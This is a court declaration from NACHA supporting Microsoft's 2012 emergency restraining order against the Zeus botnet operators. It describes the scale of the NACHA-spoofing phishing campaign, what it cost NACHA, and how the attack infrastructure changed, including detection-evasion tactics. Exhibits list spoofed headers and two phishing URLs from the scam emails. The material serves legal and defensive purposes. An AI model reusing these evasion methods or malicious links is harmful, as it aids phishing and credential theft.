Richard A. Jacobsen (RJ5136)
ORRICK, HERRINGTON & SUTCLIFFE LLP
51 West 52nd Street
New York, New York 10019
Telephone: (212) 506-5000
Facsimile: (212) 506-5151

Gabriel M. Ramsey
(*pro hac vice application pending*)
ORRICK, HERRINGTON & SUTCLIFFE LLP
1000 Marsh Road
Menlo Park, California 94025
Telephone: (650) 614-7400
Facsimile: (650) 614-7401

Attorneys for Plaintiffs
MICROSOFT CORPORATION,
FS-ISAC, INC. and NATIONAL AUTOMATED
CLEARING HOUSE ASSOCIATION

UNITED STATES DISTRICT COURT
EASTERN DISTRICT OF NEW YORK

MICROSOFT CORP., FS-ISAC, INC., and NATIONAL AUTOMATED CLEARING HOUSE ASSOCIATION,

Plaintiffs

v.

JOHN DOES 1-39 D/B/A Slavik, Monstr, IOO, Nu11, nvidiag, zebra7753, lexa_Mef, gss, iceIX, Harderman, Gribodemon, Aqua, aquaSecond, it, percent, cp01, hct, xman, Pepsi, miami, miamibc, petr0vich, Mr. ICQ, Tank, tankist, Kusunagi, Noname, Lucky, Bashorg, Indep, Mask, Enx, Benny, Bentley, Denis Lubimov, MaDaGaSka, Vkontake, rfcid, parik, reronic, Daniel, bx1, Daniel Hamza, Danielbx1, jah, Jonni, jtk, Veggi Roma, D frank, duo, Admin2010, h4x0rdz, Donsft, mary.J555, susanneon, kainehabe, virus_e_2003, spaishp, sere.bro, muddem, mechan1zm, vlad.dimitrov, jheto2002, sector.exploits AND JabberZeus Crew CONTROLLING COMPUTER BOTNETS THEREBY INJURING PLAINTIFFS, AND THEIR CUSTOMERS AND MEMBERS,

Defendants.

Case No. CV 12 - 1335

FILED UNDER SEAL

KORMAN, J.

MANN. M.J.

DECLARATION OF PAMELA MOORE IN SUPPORT OF PLAINTIFFS' APPLICATION FOR AN EMERGENCY TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE RE PRELIMINARY INJUNCTION

I, Pamela Moore, declare as follows:

1. I am the Senior Vice President, Administrative Services and Chief Financial Officer of The Electronic Payments Association ("NACHA"). I make this declaration in support of Plaintiffs' Application For An Emergency Temporary Restraining Order And Order To Show Cause Re Preliminary Injunction. I make this declaration of my own personal knowledge and, if called as a witness, I could and would testify competently to the truth of the matters set forth herein.

2. In my role at NACHA, I have worked with forensic investigators supporting NACHA and have conducted an assessment regarding the financial and business impact of the phishing e-mails falsely purporting to be from or associated with NACHA and tied to the Zeus Botnets. The Zeus Botnets have caused, and continue to cause, extreme damage to NACHA and its members, which, if allowed to continue, will be compounded as the case proceeds.

NACHA AND THE ACH NETWORK

3. NACHA is a non-profit association which manages the development, administration, and governance of the ACH Network, the backbone for the electronic movement of money and data. NACHA represents more than 10,000 financial institutions via 17 regional payments associations and direct membership. In 2011, over 16.2 billion ACH payments were processed between financial institutions on behalf of their customers, via an ACH operator. As many as 145 million Americans use Direct Deposit via ACH to receive their pay or government benefits. As administrator of the ACH Network, NACHA's primary function is to write the rules for the ACH Network and it does not technically operate the ACH Network infrastructure.

INJURY TO NACHA CAUSED BY THE ZEUS BOTNETS

4. Since November of 2009, under cover of emails that falsely purport to be from or associated with NACHA, the defendants have orchestrated a pernicious, growing and costly phishing scam ("Account Takeover Scam") that has touched or affected millions of people, and countless computers and networks around the globe.

5. I have reviewed the Declaration of Mark Debenham, which sets forth facts establishing that the emails in the Account Takeover Scam, which misuse NACHA's name and trademarks, are designed to infect victims' computers with malicious software referred to as the Infected Tier and to make those computers part of one or more botnets, known as the Zeus Botnets. Once infected and part of the Zeus Botnets, the defendants use the malicious software to steal the victims' account credentials and to steal funds from the victims' accounts. The Declaration of Mark Debenham also sets forth facts that the defendants in this case are responsible for the Account Takeover Scam and the Zeus Botnets.

6. Despite the best efforts of NACHA to mitigate the devastating effects of this phishing scam, the Account Takeover Scam has grown at a dramatic and alarming pace since February 2011, and continues to rapidly grow and evolve in ways that cannot be sufficiently addressed by NACHA or the Account Takeover Scam's victims without aggressive intervention.

A. <u>An Overview – from Phishing Email to Botnet to Stolen Information</u>

7. Although technical aspects of the Account Takeover Scam continue to rapidly and cunningly evolve, each new attack begins with an unsolicited email which falsely purports to be from NACHA, or in some way associated with NACHA or the ACH transactions for which NACHA sets standards. Recipients duped into clicking a falsified link embedded in a scam email are then connected to a series of malicious servers, the purpose of which is to download malicious software (often called "malware") onto the victim's computer. Once downloaded, that malware hijacks the victim's computer and makes it part of the Zeus Botnets. The defendants may then steal banking and other information via, for example, keystroke logging software and thereby are able to "takeover" the accounts for fraudulent reasons.

8. Over time, the Account Takeover Scam has expertly evolved, including the methods of implementation (e.g., from offering false .pdf files to drive-by-download), delivery (from php file to .jar file), obfuscation and payload (e.g., from Zeus botnet, to Zeus variant to Blackhole rootkit). Based upon the work of forensic investigators supporting NACHA, and upon information and belief, technical aspects of the Account Takeover Scam are outlined in detail

below.

B. The Immense Scale of the Attacks: Hundreds of Millions of Emails

9. Although the attacks began on a relatively small scale sometime in November of 2009, by February 2011 they had begun to increase substantially. In August of 2011, the number of attacks started to skyrocket on an unprecedented scale, and have continued on a worryingly steep upward trajectory ever since. Although monthly averages for Account Takeover Scam emails are in the hundred million range, those emails spiked as high as 167 million phishing emails in a single twenty-four hour period during August 2011. By contrast to this enormous volume of Account Takeover Scam emails, NACHA's normal volume for authentic outbound e-mail messages is only 1,500 emails per day.

10. NACHA is able to estimate and track the scale of the email phishing component of the Account Takeover Scam because, naturally, it is the mail exchange (MX) authority for the "nacha.org" domain. As a result, all spam for that domain gets bounced back to NACHA's servers, including emails that spoof nacha.org emails. In addition, NACHA uses various other sources and metrics to estimate the number of Account Takeover Scam phishing emails, including security policies and reports from security and spam vendors.

11. For example, in the week from September 12, 2011 through September 19, 2011, over 19 million emails purporting to be from the "nacha.org" domain name were sent from over 217,000 servers. In fact, there is only one authentic NACHA server for e-mails, illustrating the scale of the fraud. Attached as Exhibit A is a true and correct copy of a report by Agari Data, Inc., formerly known as Authentication Metrics, Inc. demonstrating these facts. Notably, because the report only tracks emails purporting to be from "nacha.org," and not from any of the many other domain names used by the defendants to trick Account Takeover Scam victims, such as "nachas.org," the report necessarily underestimates the actual number of Account Takeover Scam emails.

12. Attached as Exhibit B are true and correct copies of reports from Agari Data, Inc., formerly known as Authentication Metrics, Inc. These reports, from September through

November of 2011, show the number of malicious Account Takeover Scam e-mails sent from various IP addresses during that period. The reports typically show at least one IP address sending over three hundred thousand emails. In addition to the strain which such high numbers of phishing emails place on NACHA, the speed of the Internet, third party mail servers and the like, it is important to focus on the fact that a certain percentage of the intended targets actually open those emails and, hence, become malware victims whose financial and other personal information are put at risk. Assuming one percent of the twenty million or so phishing messages from the week starting September 12, 2011 were successfully delivered through spam filters (i.e., 200,000) and that a mere one percent of those who received the Account Takeover Scam e-mails after their spam filters failed them opened the emails and clicked on the link (i.e., 2,000), this estimate results in two thousand infections during a single week.

13. Starting in February 2011, NACHA began to combat these Account Takeover Scam attacks by asking service providers to take down URLs used in association with the Account Takeover Scam. As shown below in Figure 1, the number of those requests grew rapidly in 2011. For example, in November of 2011 alone, NACHA requested that 555 suspected sites be shut down. Given that the number of requests in July 2011 was 10, this amounts to an astronomical 5,550% increase in requests in a four month period.




Figure 1

14. As illustrated in Figure 2, by November 2011 NACHA was requesting takedowns of an average of more than 18 URLs every day.




Figure 2

15. The evolution of the Account Takeover Scam and actions taken by NACHA as tracked by NACHA's customer service calls and inquiries to info@nacha.org is reflected in a true and correct report attached as Exhibit C. A true and correct copy of a detailed log with all take downs initiated by NACHA in 2011 is attached as Exhibit D.

16. NACHA maintains an e-mail address in which consumers and businesses can forward potential spam e-mails at abuse@nacha.org. These reports are used for analysis of attacks against NACHA and for forensics and for reporting malicious URLs in the hope of receiving voluntary assistance by domain registries and registrars. However, these voluntary efforts are not sufficient to disrupt the attacks, as informal assistance regarding malicious URLs are piecemeal and cannot be coordinated across the entirety of the malicious infrastructure. The scale of the Account Takeover Scam attacks is beyond the ability of NACHA to deal with them alone. The assistance of the Court is desperately needed to dismantle large portions of the infrastructure in a coordinated manner.

17. NACHA is extremely concerned that the notoriety of the Account Takeover Scam may soon inspire other criminals to engage in copycat or similar tactics to obtain consumer information, hence further complicating NACHA's battle against the existing perpetrators. The 2011 Account Takeover Scam was publicly reported in a February 25, 2011 article which

discussed the fact that "ACH Transaction Rejected" emails were linked to the Zeus botnet. A true and correct copy of that article is attached as Exhibit E. The Account Takeover Scam was the subject of another article on March 11, 2011. A true and correct copy of that article is attached as Exhibit F. Attached as Exhibit G is a true and correct copy of an article written on the "Krebs on Security" website discussing the use of spam and NACHA's name to hijack and steal information from consumers and companies. In Gordon M. Snow's testimony on September 14, 2011 to the House Financial Services Committee, he presented information on cyber security and the treats to the financial sector. A true and correct copy of that testimony is attached as Exhibit H.

C. Costs Of Addressing The Account Takeover Scam: $624,000 And Increasing

18. As a small business of less than 100 employees, both the financial and non-economic impacts of this scam on NACHA have been immense, and continue to grow. Because NACHA is falsely identified and its trademarks are infringed in some way in every Account Takeover Scam e-mail, concerned and often confused individuals and businesses who receive the emails often contact NACHA directly to inquire or complain about receiving those messages. Those inquiries and complaints, which come to NACHA via email, fax and phone, have steadily increased in direct proportion to the scale of the Account Takeover Scam. In some cases, communications from those confused about the actual source of the Account Takeover Scam have included threats of violence against NACHA facilities and/or personnel. True and correct examples of such a spam email infringing NACHA's trademarks and such a communication from a spam email recipient are attached as Exhibit I. The document has been redacted to protect the identity of the sender. Additionally, these scams have a negative and harmful impact on the reputation of the ACH Network for which NACHA writes rules and on which millions of consumers depend for Direct Deposit of payroll.

19. As a result, much of NACHA's limited human, technological and financial resources have been diverted to deal with the Account Takeover Scam. For example, NACHA has had to set up a number of informational pages and links on its website to help victims

understand that NACHA is not the source of the phishing emails, and to direct victims to authorities (*see for example*, http://www.nacha.org/node/983). And because the volume of emails and phone calls from scam victims is so high – about one phone call every four minutes – NACHA has had to assign or hire additional staff to deal with that vast increase in the level of non-core communications.

20. In the period between February 22, 2011, when the attacks began to grow significantly in number, and December 31, 2011, NACHA incurred additional direct costs attributable to the Account Takeover Scam in excess of $256,000. Those costs have included expenses arising from handling the massive increase in customer service calls, temporary hires to address concerns, trusted e-mail domain registry expenses, enhanced spam filter expenses, phone/voice mail upgrades to handle increased call volume, increased office security to address in-person inquiries, legal fees, consultant fees, domain monitoring and other investigation expenses.

21. In addition to the direct costs, NACHA has incurred additional indirect costs in terms of the time spent by current employees to address the Account Takeover Scam. NACHA estimates those additional costs were already in excess of $368,000 as of December 31, 2011. Those costs have included increased call volumes handled by pre-existing staff diverted from other tasks, technical support from the IT department, addressing law enforcement and legal inquiries, and network risk inquiries. A detailed, true and correct explanation of the costs to NACHA through December 31, 2011 is attached as Exhibit J.

D. <u>Public Interest Concerns</u>

22. In addition to the costs to NACHA, as described in the Declaration of Mark Debenham, there is likely an immense number of computers, companies and individuals worldwide that have been affected by this scam and the Zeus Botnets into which victims are unknowingly trapped. One may reasonably assume that the Zeus Botnets spread through the Account Takeover Scam may be used to obtain affected computer user information, which of course includes financial and personal information that can be exploited in such a way as to

cause millions upon millions of dollars in direct losses. Thus, NACHA believes it is extremely important and urgent to address this particular attack.

23. The Account Takeover Scam is becoming increasingly sophisticated and, as a result, it is clear that the defendants will continue to exploit it as long as it is goes unchecked. Although NACHA has taken measures to address the Account Takeover Scam expeditiously and in the best way it knows how, the sophistication of the attacks and NACHA's limited ability to identify the sources of the attack will continue to make it very difficult to stop these attacks from continuing to increase at an alarming rate.

24. Assume that the 20 million email rate reported during the week of Sept. 12 remained steady for the 13 week period from September through November 2011 (and did not increase exponentially, as the rate actually did) and that a mere .0001 of that conservative estimate of phishing emails successfully downloaded malware during that period. That would mean that the Account Takeover Scam would have infected no less than 26,000 computers during that 13-week period.

25. Moreover, it is important to consider the disadvantage to NACHA that it does not have relationships with the intended first tier consumer and business victims of the Account Takeover Scam, unlike in the case of a similar attack on the customers of a financial institution, such as XYZ Bank. If the defendants were to target the customers of XYZ Bank, XYZ Bank would be in a position to send informative notices of the fraud directly to its customers, both by email and regular mail, either as separate notices or as part of a pre-scheduled delivery, such as the delivery of an account statement. In contrast, because NACHA does not have relationships with the intended first tier victims of the Account Takeover Scam and NACHA does not run the technology infrastructure, NACHA does not have an existing, verifiable way to communicate with those victims.

E. Early Stage Scam Structure

26. Although the Account Takeover Scam has smartly evolved over time, it has always entailed multiple layers which serve to hide the identity and source of the attack. The

first iteration of the attack was structured as outlined below. A diagram of this initial attack is attached to this document as Exhibit N.

a. **Phishing Email**. The initial mode of attack was a falsified e-mail with spoofed header information and content. Those emails were distributed through open relays, which allowed the attackers to hide the IP addresses of the compromised or malicious servers. The e-mails would falsely claim to be from NACHA, the IRS or the FDIC, but would invariably include text masquerading as an error message from or in connection with NACHA or an ACH transaction. The false message invited the recipient to read a report of the error that could be accessed, according to the e-mail, through a link to a URL where the report could be found. The link made it look like the user would be opening a .pdf file because it showed the end of the url as ".pdf". In reality, however, the link ultimately led – through a series of proxy computers – to an executable file having a filename of the form <something>.pdf.exe.

b. **Redirector Page with IFRAME HTML tag**. The URL presented to the user in the falsified e-mail was actually a first redirector that took the form of a page with an IFRAME HTML tag. A true and correct example is attached as Exhibit K. The IFRAME HTML tag, in turn, pointed to a landing page. The first redirector page was typically hosted on Yahoo! at a fake domain also registered through Yahoo! Because the IFRAME HTML tag immediately loaded the landing page, victims would not have been aware of the existence of the redirector page.

c. **Landing Page offering .pdf.exe download**. The landing pages that were the next layer of the attack at that time were hosted on servers, including fraudulently registered malicious Virtual Private Servers (VPS), usually located in Eastern Europe. The landing page would offer a download of the .pdf.exe file usually from a third compromised server or VPS. Thus, there was a large variation of spam emails with the first layer redirectors leading as a group to a smaller number of landing pages on the second layer, which in turn led to the malware servers.

d. **Malware Servers**. The landing pages would typically lead to an even

smaller group of one to three malicious servers that were serving the actual malware. The servers containing and actually providing the malware are referred to in this document as the malware servers.

F. Next Evolution of the attacks – cx.cc and cz.cc Domain Names.

27. Starting between August and September of 2011, the attackers added a new layer to the scheme. Attached as Exhibit L and Exhibit O are true and correct documents reflecting the structure and aspects of this new layer in the scheme. The layer with the IFRAME HTML tags typically hosted on Yahoo! would then point to a middle layer redirector which would be associated with a domain name registered with a free DNS hosting service. The new layer redirectors were typically hosted at either cx.cc or cz.cc. ".cc" is the ccTLD for Cocos (Keeling) Islands, an Australian territory. The new layer redirectors would then provide a URL that would be the façade to the malware servers. These URLs pointed to a PHP file on the malware server with an input string of letters and numbers. The PHP file would then offer the pdf.exe file for download to the user. As explained below, the malware servers appeared to be providing at the very least the Zeus botnet for infecting the target computer.

G. The Zeus Botnet Payload

28. According to the forensic investigation conducted for NACHA, and consistent with the facts set forth in the Declaration of Mark Debenham, the malware payload appears to be a variation of the Zeus botnet as confirmed by Virustotal, a service at www.virustotal.com which analyzes suspicious files and URLs. The source code for the Zeus botnet was released sometime around May of 2011. The release of the source code allowed attackers to create customized forks of the malware payload, and led to a subsequent increase in the variations of the Zeus botnet on the Internet. According to researchers tracking the Zeus Botnets on the website "abuse.ch," as of December, 2011, there were approximately 270 known Zeus command and control servers online and there have been a total of 732 known command and control servers since the tracker began gathering data (https://zeustracker.abuse.ch/). In addition, since the beginning of December, there has been an overall downward trend in domains, binaries,

configuration files and dropzones for the original, unmodified Zeus botnet which has correlated with an increase in an overall upward trend for Zeus variants (*see for example* https://zeustracker.abuse.ch/statistic.php).

H. Next Evolution of the Attacks

29. The decrease in Zeus-related activity and increase in Zeus-variant activity coincided with another change in the type of attack against NACHA. By dropping references to the IRS and FDIC, the phishing email's format began to almost exclusively target NACHA. The links embedded in those emails, and other technical aspects of the attacks, changed as well, as described below. The new form of the attack was similar to the original attacks as described below.

a. **Phishing Email**. The new e-mails did not include a URL pointing to .pdf.exe files. The new e-mails contained, instead, a link to a URL having an index.html file.

b. **Index.html File**. The index.html filed was hosted on an array of servers and pointed to a set of three to six javascript redirector files on other servers. A true and correct copy of a document reflecting these files is attached as Exhibit M. Unlike in the previous evolution of the attack, the attackers were no longer only utilizing domain names on the cx.cc or cz.cc ccTLDs.

c. **Javascript Redirector Files**. The javascript redirector files would point to the malware servers. A true and correct copy of a document reflecting such redirection files is attached as Exhibit M. One advantage to utilizing the javascript files was that they can be easily replaced after the hosting provider or server owner removed them. As described in more detail below, it appears that the attackers were able to obtain FTP credentials from the servers, allowing them to upload new javascript files when the old files were identified and removed by investigators and hosting providers.

d. **Malware Servers**. The malware servers were now registered with many different registrars, not just Yahoo!, and have now moved to many different hosting providers around the world. The new location of the malware servers has made it more difficult to reach

them in order to stop malware from being delivered through them. In addition, the malware servers continued to have a PHP file that would serve the malware when the victim clicked on the link and accepted the download.

I. New Approach to Compromised Servers

30. In the later version of the attack the servers had almost no connection or pattern whatsoever except that the index.html file was located in a directory named with what look like randomly generated numbers and letters. A true and correct diagram of this version of the attack is attached as Exhibit P. In addition to the new form of the e-mails, the number of e-mails also grew at an alarming rate. NACHA's investigators have been contacting service providers making informal requests to take down suspicious sites. From discussions with the service providers, it appears that the defendants have been accessing these servers using FTP credentials most likely gathered from key logging on the compromised victim personal computers themselves. The alarmingly large number of these sites plus the format of the URL with what looks like random characters makes it likely that this layer of the attack is fully automated. Furthermore, these URLs rarely come back online once a takedown is complete, which also points to the random automated nature of the attacks. The use of javascript redirector files on the second layer was another significant advantage for the defendants and their ability to control the servers. Due to the compromised FTP credentials, the defendants had an active backdoor to the servers. When the .js files were removed from a server, hours to days later the attacker would enter the server again and upload a replacement file. Not until all passwords on the server were changed would the attack from that particular server end.

J. Increase in VPS usage – Separating Hosting Provider and VPS gives Fast-Flux-Like Properties to the Attacks.

31. In the later versions of the attack, the servers with the malware appear to be hosted exclusively on malicious VPS platforms that were purchased for the express purpose of serving malware. The attackers have knowledge of the fraud prevention systems for many VPS providers and have been able to actively game that system by producing anywhere from 3 to 10 new VPS accounts per day. Since the hosting provider and the registrar are different

organizations, the attackers can adapt to informal take down attempts. When a reported VPS target is taken down after the host has been placed on notice of the Account Takeover Scam, it takes some time before the actual domain is taken down because the appropriate registrar has to be found and notified. The attackers continue to have access to the management interface for the domain and are able to point the DNS for the domain to a new VPS. As a result, this approach behaves essentially like a fast flux attack and makes it more difficult to address from NACHA's perspective.

K. New Payload and its Effects

32. Sometime between October and November of 2011 the payload changed and attacks changed again. As explained above, the older payload was a .pdf.exe file that was presented for download by the victim. The victim would have to run that file in order to be infected. The new payload is what is known as a drive-by download. It infects the victim's computer with no warning and no obvious signs that the target computer has been victimized.

a. **Phishing Email**. Victims continue to receive e-mails purporting to be from NACHA or relating to a failed ACH transaction. The e-mails contain a URL that points the user to a landing page containing a PHP file.

b. **Landing Page**. The landing page now had a PHP file that pointed to the .jar files on the malware servers.

c. **Malware Servers and New Payload**. The malware servers contained a .jar file capable of delivering a new payload. The .jar file was loaded automatically when the victim clicked on the link and included a new payload. According to virustotal.com, the payload is the Blackhole rootkit. This rootkit exploits a number of holes in java that allow java files to run in the background with no evidence of their being run (http://community.websense.com/blogs/securitylabs/pages/black-hole-exploit-kit.aspx).

d. **Additional Countermeasures**. In addition to the changes listed above, the attackers began adding countermeasures to prevent detection and to confuse anyone that was trying to analyze the attack.

i. **Filenames**. The first countermeasure the attackers implemented was to continuously change the name of the .jar file stored on the malware server.

ii. **Shortening URLs**. Another layer of obfuscation used by the attacker is to use various URL shortening services to hide the URLs of the first redirector landing pages.

iii. **Monitoring Strings**. Another countermeasure with a similar effect is to have a number of various unique strings being fed to the PHP file on the landing page. This allows the attackers, if they are watching the logs of their malware server, to change one or more of those unique URLs to a blank page or a benign redirector when the attacker feels that that URL is being investigated for takedown. The other unique strings at the same domain continue serving malware while this newly blank page or benign redirector leads careless investigators to thinking that the site is down.

Executed this 18th day of March, 2012

Pamela Moore

Pamela Moore

EXHIBIT A.

Authentication Metrics, Inc.

Trusted Registry

Effect of Policy Report

Domain(s) in 'From' Header:

- nacha.bz
- nacha.us.com
- nacha.eu
- nacha.info
- nacha.mobi
- nacha.net
- electronicpayments.org
- **nacha.org**
- payitgreen.org

Source IP Ranges: [redacted]

Time Range: Last Week

Generate Report

Selected Domain(s): **nacha.org**
Time Range: **2011-09-12 – 2011-09-19**

Globally:

19,038,705 emails at all receivers (from 217,146 servers) purported to be from the selected domain(s).

- 0.0% of all emails (from 1 servers) passed a form of authentication

MONITOR policy caused no effect on email delivery.
The following percentages of email **would have been affected by a QUARANTINE or REJECT policy:**

- 72.2% of email direct-from the domain's infrastructure
- 0.0% of email routing through known forwarders
- 100.0% of email from Threat/Other sources

On Emails Originating From:

The Infrastructure:

2,256 emails (from 1 servers) purported to be from the selected domain(s).

- 0.0% of email passed both SPF and DKIM (double-pass)
- 27.84% of email passed either SPF or DKIM (single-pass)
- 72.16% of email failed authentication
- **1,628 emails would have been affected by QUARANTINE or REJECT policy**

Known Forwarders: (messages that pass DKIM but are not from the organization's IP-space)

0 emails (from 0 servers) purported to be from the selected domain(s).

- 0.0% of email passed both SPF and DKIM (double-pass)
- 0.0% of email passed either SPF or DKIM (single-pass)
- 0.0% of email failed authentication
- **0 emails would have been affected by QUARANTINE or REJECT policy**

Threat/Other Sources:

19,036,449 emails (from 217,145 servers) purported to be from the selected domain(s).

- 0.0% of email passed authentication
- **19,036,449 emails would have been affected by QUARANTINE or REJECT policy**

EXHIBIT B.


Agari
Trusted Registry


NACHA — AMI nacha.org Domain Summary QA Report for 2011-11-23 – 2011-11-29

This report identifies verification anomalies either due to spoofed messages or infrastructure-related issues such as servers missing from your SPF record, identity mismatches, or servers not DKIM signing.

Scorecard

SPF: A
DKIM: No signing





Top 20 IP Addresses by Double-Fail Rate

Host	DNS Name	SBRS	Country	Volume
82.141.13.75	mail.iscgroup.eu		Germany (DE)	314,342
213.165.182.53	mail.fjvassallo.com		Malta (MT)	148,877
203.27.144.116	203-27-144-116.tpips.telstra.com		Australia (AU)	126,638
64.203.112.58	static-64-203-112-58.ded.unwiredbb.net		United States (US)	106,946
74.125.245.57	na3sys010amh101.postini.com	2.9	United States (US)	87,116
74.125.149.39	na3sys009amo105.postini.com	3.5	United States (US)	87,108
74.125.149.40	na3sys009amo106.postini.com	3.9	United States (US)	71,674
95.97.93.62	095-097-093-062.static.chello.nl		Netherlands (NL)	71,205
74.125.245.58	na3sys010amh102.postini.com	2.9	United States (US)	70,904
46.245.160.5	mail.netcen.nl		Turkey (TR)	48,144
70.86.4.90	5a.4.5646.static.theplanet.com	0.0	United States (US)	27,352
207.126.144.95	eu1sys200amo101.postini.com	4.3	United States (US)	26,364
64.18.1.174	exprod6mo105.postini.com	3.3	United States (US)	22,621
216.18.240.35	webmail.microvisionsinc.com		United States (US)	19,598
64.18.2.207	exprod7mo105.postini.com	3.3	United States (US)	18,765
66.166.244.237	h-66-166-244-237.lsanca54.static.covad.net		United States (US)	18,333
64.18.1.175	exprod6mo106.postini.com	3.9	United States (US)	17,578
203.196.47.34			Australia (AU)	17,338
64.41.197.46	gw.zedo.com	-0.7	United States (US)	16,448
207.7.140.125	mail25.flixster.com	2.9	United States (US)	14,570

Subject Lines and Headers of Failing Messages

Host	Headers
82.141.13.75	*No message details available.*
213.165.182.53	*No message details available.*
203.27.144.116	*No message details available.*
64.203.112.58	*No message details available.*
74.125.245.57	*No message details available.*
74.125.149.39	*No message details available.*
74.125.149.40	*No message details available.*
95.97.93.62	*No message details available.*
74.125.245.58	*No message details available.*
46.245.160.5	*No message details available.*
70.86.4.90	**Subject:** ACH Transfer cancelled **From:** "National Automated Clearing House Association" <ach-network@nacha.org> **Message ID:** <3C09FB01B25D3C2C098FB25D356E3C25@XqyK> **URLs:** http://kasia.gniecierobaki.pl/hb/by.htm?681=ORSQLV8QK1N&0X6U4Q4=OC **Subject:** Your ACH transfer **From:** "The Electronic Payments Association" <info@nacha.org> **Message ID:** <4ED49D18.504050@nacha.org> **Subject:** ACH transaction cancelled **From:** "NACHA" <support@nacha.org> **Message ID:** <21CED3BBBB486721CE672915A8D3BBB4@thomnx2045.endjunk.com> **URLs:** http://2livewithexcellence.net/ezfly.htm?RUQ6=B88AS7EGY6GYH&4L5JV2C
207.126.144.95	*No message details available.*
64.18.1.174	*No message details available.*
216.18.240.35	*No message details available.*
64.18.2.207	*No message details available.*
66.166.244.237	*No message details available.*
64.18.1.175	*No message details available.*
203.196.47.34	*No message details available.*
64.41.197.46	*No message details available.*
207.7.140.125	*No message details available.*

Agari Data, Inc.

